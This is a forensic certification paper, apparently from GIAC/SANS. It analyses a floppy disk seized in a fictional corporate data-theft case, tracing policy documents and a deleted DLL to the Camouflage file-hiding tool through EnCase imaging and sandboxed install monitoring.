Global Information Assurance Certification Paper

Part 1

Background

Robert John Leszczynski, Jr., is employed by Ballard Industries, a designer of fuel cell batteries which produces specialized batteries used around the world by thousands of companies. Robert is assigned as the lead process control engineer for the project.

After several successful years of manufacturing and distributing a relatively new fuel cell battery, which is used in many applications, Ballard industries notices that many of their clients are no longer re-ordering from them.

After making several calls the vice president of sales determines that one of Ballard's major competitors, Rift, Inc., has been receiving the new orders for the same fuel cell battery which was once unique to Ballard. A full blown investigation ensues.

The investigation has not turned up very much. It is apparent that Rift, Inc. somehow has received proprietary information from Ballard industries. Ballard industries keeps a customer database of all its clients and it is feared that that information somehow got out along with other proprietary data.

The only thing out of the ordinary that has turned up is a floppy disk that was being taken out of the R&D labs by Robert Leszczynski on 26 April 2004 at approximately 4:45 pm MST, which is against company policy. The on staff security guard seized the floppy disk from Robert's briefcase and told Robert he could retrieve it from the security administrator.

Task

The security administrator, David Keen, has asked you to analyze the floppy disk and provide a report of your findings prior to returning it to Robert. The floppy disk contains a number of files, which appear to be policy files. Your primary task is to analyze this floppy disk and provide a report to Mr Keen. Determine what is on the floppy disk and establish how it might have been used by Mr. Leszczynski.

Evidence Material

The following evidential material was received:

- 3.5 inch TDK floppy disk
- Tag No: fl-260404-RJL1
- MD5: d7641eb4da871d980adbe4d371eda2ad
- Image File: fl-260404-RJL1.img.gz

As the first step the MD5 of the image file was confirmed using MD5summer:




Image Capture

The image was then imported into Encase (version 4.19) as follows:

1. The disk to be used for the evidence material was wiped using EnCase 'Wipe Disk' command and then formatted.
2. A new case was opened in EnCase – 'SANS Forensic Part 1'
3. Case options were set, including default directories and date and time formats.
4. 'Add Raw Image' was selected, and then the image was acquired (with compression turned off). EnCase was set to =generate a MD5 hash during image acquisition.
5. Once imaged, the disk details were exported and the MD5 of the imported image confirmed as matching that of the original:

Name:	Floppy Disk Image
Description:	Volume, Sector 0-2879, 1.4MB
Logical Size:	
Physical Size:	7,168
Starting Extent:	0Floppy Disk Image-S19
File Extents:	1
Physical Location:	9,728
Evidence File:	Floppy Disk Image
Full Path:	SANS Forensic Part 1\Floppy Disk Image

File Extents

Start Sector	Sectors	Start Cluster	Clusters
19	14		

Volume

File System:	FAT12	Drive Type:	Fixed
Sectors per cluster:	1	Bytes per sector:	512
Total Sectors:	2,880	Total Capacity:	1,453,568 bytes (1.4MB)
Total Clusters:	2,839	Unallocated:	797,696 bytes (779KB)
Free Clusters:	1,558	Allocated:	655,872 bytes (640.5KB)
Volume Name:	RJL	Volume Offset:	0
OEM Version:	mkdosfs	Serial Number:	408B-ED14
Heads:	2	Sectors Per Track:	18
Unused Sectors:	0	Number of FATs:	2
Sectors Per FAT:	9	Boot Sectors:	1

Device

Evidence Number:	fl-260404-RJL1.img
File Path:	J:\EnCase\Cases\SANS_GIAC_Forensics_Task_Floppy\Evidence Files\Floppy Disk Image.E01
Actual Date:	09/22/04 10:07:57
Target Date:	09/22/04 10:07:57
Total Size:	1,474,560 bytes (1.4MB)
Total Sectors:	2,880
File Integrity:	Completely Verified, 0 Errors
EnCase Version:	4.19a
System Version:	Windows XP
Acquisition Hash:	D7641EB4DA871D980ADBE4D371EDA2AD
Verify Hash:	D7641EB4DA871D980ADBE4D371EDA2AD
Notes:	Robert Leszczynski Floppy

Analysis

1. Examination of the disk structure (Sectors 0-191) revealed that the floppy had been formatted with the UNIX/Linux 'mkdosfs' command, as FAT12, rather than from within MS Windows. The floppy had the characters 'RJL' in its name. The floppy was not bootable.

```
000  |   ë< mkdosfs·····à·8·ð ·········
033  |   ·····)·í‹@RJL       FAT12   ··¾[
066  |   |¬"À†·V´·»··Í·^ëð2äÍ·Í·ëþThis is
099  |   not a bootable disk.  Please inse
132  |   rt a bootable floppy and  press a
165  |   ny key to try again ...
```

2. The file attributes on the image were examined:

Name:	**CamShell.dll**
File Ext:	dll
File Type:	Dynamic Link Library
File Category:	Code\Library
Description:	File, Deleted, Overwritten, Archive
Is Deleted:	•
Last Accessed:	04/26/04
File Created:	04/26/04 09:46:18
Last Written:	02/03/01 19:44:16
Logical Size:	36,864
Physical Size:	512
Starting Extent:	0Floppy Disk Image-C2
File Extents:	1
Physical Location:	16,896
Evidence File:	Floppy Disk Image
Hash Value:	17282ea308940c530a86d07215473c79
Hash Set:	IBM Standard Floppy Volume Boot Sector
Hash Category:	Known
Full Path:	SANS Forensic Part 1\Floppy Disk Image\CamShell.dll
Short Name:	CAMSHELL.DLL
Original Path:	SANS Forensic Part 1\Floppy Disk Image_NDEX.HTM

File Extents

Start Sector		Sectors	Start Cluster	Clusters
33	1	2	1	

Name:	**_NDEX.HTM**
File Ext:	HTM
File Type:	Web Page
File Category:	Document
Signature:	Match
Description:	File, Deleted, Archive
Is Deleted:	•
Last Accessed:	04/26/04
File Created:	04/26/04 09:47:36
Last Written:	04/23/04 10:53:56
Logical Size:	727
Physical Size:	512
Starting Extent:	0Floppy Disk Image-C2
File Extents:	1
Physical Location:	16,896

Evidence File:	Floppy Disk Image
Hash Value:	17282ea308940c530a86d07215473c79
Hash Set:	IBM Standard Floppy Volume Boot Sector
Hash Category:	Known
Full Path:	SANS Forensic Part 1\Floppy Disk Image_NDEX.HTM
Short Name:	_NDEX.HTM

File Extents

Start Sector		Sectors	Start Cluster	Clusters
33	1	2	1	

Name:	**Information_Sensitivity_Policy.doc**
File Ext:	doc
File Type:	Word Document
File Category:	Document
Signature:	Match
Description:	File, Archive
Last Accessed:	04/26/04
File Created:	04/26/04 09:46:20
Last Written:	04/23/04 14:11:10
Logical Size:	42,496
Physical Size:	42,496
Starting Extent:	0Floppy Disk Image-C74
File Extents:	1
Physical Location:	53,760
Evidence File:	Floppy Disk Image
Hash Value:	99c5dec518b142bd945e8d7d2fad2004
Hash Set:	IBM Standard Floppy Volume Boot Sector
Hash Category:	Known
Full Path:	SANS Forensic Part 1\Floppy Disk Image\Information_Sensitivity_Policy.doc
Short Name:	INFORM~1.DOC

File Extents

Start Sector		Sectors	Start Cluster	Clusters
105	83	74	83	

Name:	**Internal_Lab_Security_Policy1.doc**
File Ext:	doc
File Type:	Word Document
File Category:	Document
Signature:	Match
Description:	File, Archive
Last Accessed:	04/26/04
File Created:	04/26/04 09:46:22
Last Written:	04/22/04 16:31:06
Logical Size:	32,256
Physical Size:	32,256
Starting Extent:	0Floppy Disk Image-C157
File Extents:	1
Physical Location:	96,256
Evidence File:	Floppy Disk Image
Hash Value:	e0c43ef38884662f5f27d93098e1c607
Hash Set:	IBM Standard Floppy Volume Boot Sector
Hash Category:	Known
Full Path:	SANS Forensic Part 1\Floppy Disk Image\Internal_Lab_Security_Policy1.doc
Short Name:	INTERN~1.DOC

File Extents

Start Sector		Sectors	Start Cluster	Clusters
188	63	157	63	

Name:	**Internal_Lab_Security_Policy.doc**
File Ext:	doc
File Type:	Word Document
File Category:	Document
Signature:	Match
Description:	File, Archive
Last Accessed:	04/26/04
File Created:	04/26/04 09:46:24
Last Written:	04/22/04 16:31:06
Logical Size:	33,423
Physical Size:	33,792
Starting Extent:	0Floppy Disk Image-C220
File Extents:	1
Physical Location:	128,512

Evidence File:	Floppy Disk Image
Hash Value:	b9387272b11aea86b60a487fbdc1b336
Hash Set:	IBM Standard Floppy Volume Boot Sector
Hash Category:	Known
Full Path:	SANS Forensic Part 1\Floppy Disk Image\Internal_Lab_Security_Policy.doc
Short Name:	INTERN~2.DOC
File Extents	

Start Sector		Sectors	Start Cluster	Clusters
251	66	220	66	

Name:	**Password_Policy.doc**
File Ext:	doc
File Type:	Word Document
File Category:	Document
Signature:	Match
Description:	File, Archive
Last Accessed:	04/26/04
File Created:	04/26/04 09:46:26
Last Written:	04/23/04 11:55:26
Logical Size:	307,935
Physical Size:	308,224
Starting Extent:	0Floppy Disk Image-C286
File Extents:	1
Physical Location:	162,304
Evidence File:	Floppy Disk Image
Hash Value:	ac34c6177ebdcaf4adc41f0e181be1bc
Hash Set:	IBM Standard Floppy Volume Boot Sector
Hash Category:	Known
Full Path:	SANS Forensic Part 1\Floppy Disk Image\Password_Policy.doc
Short Name:	PASSWO~1.DOC
File Extents	

Start Sector		Sectors	Start Cluster	Clusters
317	602	286	602	

Name:	**Remote_Access_Policy.doc**
File Ext:	doc
File Type:	Word Document
File Category:	Document
Signature:	Match
Description:	File, Archive
Last Accessed:	04/26/04
File Created:	04/26/04 09:46:36
Last Written:	04/23/04 11:54:32
Logical Size:	215,895
Physical Size:	216,064
Starting Extent:	0Floppy Disk Image-C888
File Extents:	1
Physical Location:	470,528
Evidence File:	Floppy Disk Image
Hash Value:	5b38d1ac1f94285db2d2246d28fd07e8
Hash Set:	IBM Standard Floppy Volume Boot Sector
Hash Category:	Known
Full Path:	SANS Forensic Part 1\Floppy Disk Image\Remote_Access_Policy.doc
Short Name:	REMOTE~1.DOC
File Extents	

Start Sector		Sectors	Start Cluster	Clusters
919	422	888	422	

Name:	**Acceptable_Encryption_Policy.doc**
File Ext:	doc
File Type:	Word Document
File Category:	Document
Signature:	Match
Description:	File, Archive
Last Accessed:	04/26/04
File Created:	04/26/04 09:46:44
Last Written:	04/23/04 14:10:50
Logical Size:	22,528
Physical Size:	22,528
Starting Extent:	0Floppy Disk Image-C1310
File Extents:	1
Physical Location:	686,592

Evidence File:	Floppy Disk Image
Hash Value:	f785ba1d99888e68f45dabeddb0b4541
Hash Set:	IBM Standard Floppy Volume Boot Sector
Hash Category:	Known
Full Path:	SANS Forensic Part 1\Floppy Disk Image\Acceptable_Encryption_Policy.doc
Short Name:	ACCEPT~1.DOC
File Extents	

Start Sector	Sectors	Start Cluster	Clusters
1,341 44	1,310	44	

The following initial information was derived from this:

Timeline:

All the files on the floppy has last been accessed on 26/04/04

The files were all created between 09:46 & 09:47 hours on 26/04/04

The floppy boot sector was created and last accessed on 25/04/04

The 'camshell.dll' file was last written at 19:44 hours on 03/02/01

The remaining files were last written between 16:31 hours on 22/04/04 and 14:10 on 23/04/04

File Sizes:

Other than the two deleted files, there appears to be a discrepancy between the logical and physical file sizes for the following files, which were extracted from the image for further analysis:


- Internal_Lab_Security_Policy.doc
- Password_Policy.doc
- Remote_Access_Policy.doc

Identification of 'CamShell.dll'

3. Examination of the contents of file 'CamShell.dll' revealed:
   - References to 'CamouflageShell' and 'Camouflage.exe'.
   - A reference to 'C·:·\·M·y· ·D·o·c·u·m·e·n·t·s·\·V·B· ·P·r·o·g·r·a·m·s·\·C·a·m·o·u·f·l·a·g·e·\·S·h·e·l·l·\·C·a·m·o·u·f·l·a·g·e·S· h·e·l·l·.·v·b·p'
   - A reference to 'S·o·f·t·w·a·r·e·\·C·a·m·o·u·f·l·a·g·e·\·S·e·t·t·i·n·g·s'
   - A reference to 'C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3····VBRUN' indicating that the program was perhaps using the Visual Basic run time library.

- A reference to
  ‘C·o·m·m·e·n·t·s···h·t·t·p·:·/·/·w·w·w·.·c·a·m·o·u·f·l·a·g·e·.·f·r·e·e·s·e·r·v·e·.·c·o·.·u·k···T·2···C·o·m·p·a·n·y·N·a·m·e·····T·w·i·s·t·e·d· ·P·e·a·r· P·r·o·d·u·c·t·i·o·n·s·····°·^···F·i·l·e·D·e·s·c·r·i·p·t·i·o·n·····K·e·e·p·s· ·f·i·l·e·s· ·c·o·n·t·a·i·n·i·n·g· ·s·e·n·s·i·t·i·v·e· ·i·n·f·o·r·m·a·t·i·o·n· ·s·a·f·e· ·f·r·o·m· ·p·r·y·i·n·g· ·e·y·e·s·.···Ì·¨···L·e·g·a·l·C·o·p·y·r·i·g·h·t···C·o·p·y·r·i·g·h·t· ·(·c·)· ·2·0·0·0·-·2·0·0·1· ·b·y· ·T·w·i·s·t·e·d· ·P·e·a·r· ·P·r·o·d·u·c·t·i·o·n·s·,· ·A·l·l· ·r·i·g·h·t·s· ·r·e·s·e·r·v·e·d· ·w·o·r·l·d·w·i·d·e·.···8·····P·r·o·d·u·c·t·N·a·m·e·····C·a·m·o·u·f·l·a·g·e···· ·4·····F·i·l·e·V·e·r·s·i·o·n·····1·.·0·1·.·0·0·0·1···8·····P·r·o·d·u·c·t·V·e·r·s·i·o·n···1·.·0·1·.·0·0·0·1···4·····I·n·t·e·r·n·a·l·N·a·m·e···C·a·m·S·h·e·l·l·····D·····O·r·i·g·i·n·a·l·F·i·l·e·n·a·m·e···C·a·m·S·h·e·l·l·.·d·l·l·····,·····O·L·E· S·e·l·f·R·e·g·i·s·t·e·r’

4. The URL
   ‘h·t·t·p·:·/·/·w·w·w·.·c·a·m·o·u·f·l·a·g·e·.·f·r·e·e·s·e·r·v·e·.·c·o·.·u·k’ found nothing, but a web search for ‘T·w·i·s·t·e·d· ·P·e·a·r· P·r·o·d·u·c·t·i·o·n·s’ revealed the ‘Camouflage Home Page’



Camouflage is described as follows:

What is Camouflage?

Camouflage allows you to hide files by scrambling them and then attaching them to the file of your choice. This camouflaged file then looks and behaves like a normal file, and can be stored, used or emailed without attracting attention.

For example, you could create a picture file that looks and behaves exactly like any other picture file but contains hidden encrypted files, or you could hide a file inside a Word document that would not attract attention if discovered. Such files can later be safely extracted.

For additional security you can password your camouflaged file. This password will be required when extracting the files within. You can even camouflage files within camouflaged files.

Camouflage was written for use with Windows 95, Windows 98, Windows ME, Windows NT and Windows 2000, and is simple to install and use.

The Camouflage FAQ additionally reveals the following:

Does the recipient of a camouflaged file needs to have Camouflage installed on their PC?

Yes. Users without Camouflage installed cannot extract from camouflaged files.


Therefore both the originator and recipient must have Camouflage installed.

10. I've forgotten my password and can't uncamouflage a file. What can I do?

Camouflage always asks you for a password whether the file is camouflaged or not, or whether it is a camouflaged file with a password or not. This is because Camouflage doesn't give the game away that a file may be camouflaged. For security reasons we cannot release a program to reveal passwords in camouflaged files. If you forget your password we can't usually help you.
Be careful when typing in passwords - check your CAPS LOCK because Camouflage passwords are case-sensitive.

Appears to suggest that the encryption cannot be easily broken.


Screen Shot from Web Site:




Downloading the file reveals the following:

> **Camouflage v1.2.1 - final version (Screenshot)**
> **(Windows 95, 98, NT, 2000, ME)**
>
> Download Camouflage as a self-extracting EXE (2,655 KB)
>
> New features include:
> Users can now uncamouflage multiple files in one session by selecting several files in Windows Explorer.
> New option to write-protect camouflaged files (by default), therefore making them safer.
> 'Settings' button appears on first screen.
> The version of Camouflage that was used to camouflage the files is now displayed.
> Easier installation (self-extracting EXE version).
> Many other miscellaneous enhancements.
> Completely compatible with all previous versions of Camouflage.


The File Camou121.exe was downloaded and subject to a MD5 Checksum:



The contents of the file were examined using WinZip as follows:



The zipped file was extracted to a new folder using Winzip (rather than running the self extracting archive). The files were then again MD5'd:



The files were then transferred to a VMWare Windows XP client, which had been newly created and of which a snapshot had been taken using Winalysis. The setup program was then run, whilst the file system and registry were being monitored by 'filemon' and 'regmon' from 'http://www.sysinternals.com'. These files were run from a Windows Forensic CDROM which had been previously created with a number of tools and was collectively MD5'd as C7131AAE5690BF3E6C69B8D6BAAAD04.

Winalysis reported that the following files had been installed by the Camouflage installer:

- C:\Program Files\Camouflage

- C:\Program Files\Camouflage\Camouflage.exe
- C:\Program Files\Camouflage\CamShell.dll
- C:\Program Files\Camouflage\Readme.txt
- C:\Program Files\Camouflage\Uninst.isu
- C:\WINDOWS\IsUninst.exe
- C:\WINDOWS\system32\MSCOMCTL.OCX
- C:\WINDOWS\Prefetch\SETUP.EXE-1D8BF16A.pf
- C:\WINDOWS\Prefetch_INS5576._MP-20606417.pf
- C:\WINDOWS\Prefetch_ISDEL.EXE-39FDE057.pf

The file size of the following files had also changed:

- C:\WINDOWS\system32\wbem\Logs\wmiadap.log
- C:\WINDOWS\system32\config\software
- C:\WINDOWS\system32\config\system

The following, of interest, new Registry Keys had also been added:

- HKLM\SOFTWARE\Twisted Pear Productions
- HKLM\SOFTWARE\Twisted Pear Productions\Camouflage
- HKLM\SOFTWARE\Twisted Pear Productions\Camouflage\1.2.1
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Camouflage
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\Camouflage.exe
- HKLM\SOFTWARE\Classes\CamouflageShell.ShellExt
- HKLM\SOFTWARE\Classes\CamouflageShell.ShellExt\Clsid
- HKLM\SOFTWARE\Classes\CLSID\{8E3867A3-8586-11D1-B16A-00C0F0283628}…..
- HKLM\SOFTWARE\Classes*\shellex\ContextMenuHandlers\Camouflage

- HKLM\SOFTWARE\Classes\TypeLib\{35FE0039-0582-11D4-00805F49B06B}….


The value in the following Registry Key changed, indicating that a new Cryptographic Seed Value had been generated:

- HKLM\SOFTWARE\Microsoft\Cryptography\RND\Seed

Examination of the system, following the install revealed the following:

- A new program menu had been added – 'Camouflage', with entries for 'Camouflage Readme', 'Camouflage Settings', 'Camouflage Web Site' & 'Twisted Pear Web Site'.
- Right clicking on a file revealed two new menu options: 'Camouflage' & Uncamouflage'.
- The Camouflage Application had been installed in C:\Program Files\Camouflage as follows:
    - Camouflage.exe 217,088 bytes Version 1.2.0.1
    - Camshell.dll 36,864 bytes Version 1.1.0.1
    - Readme.txt 11,649 bytes No version
    - Uninst.isu 19,707 bytes No version

The files were MD5 checksum'd as follows:



To confirm that partial file 'Camshell.dll' found on the floppy was the same file as that downloaded from the Camouflage Web Site, the file

Control test

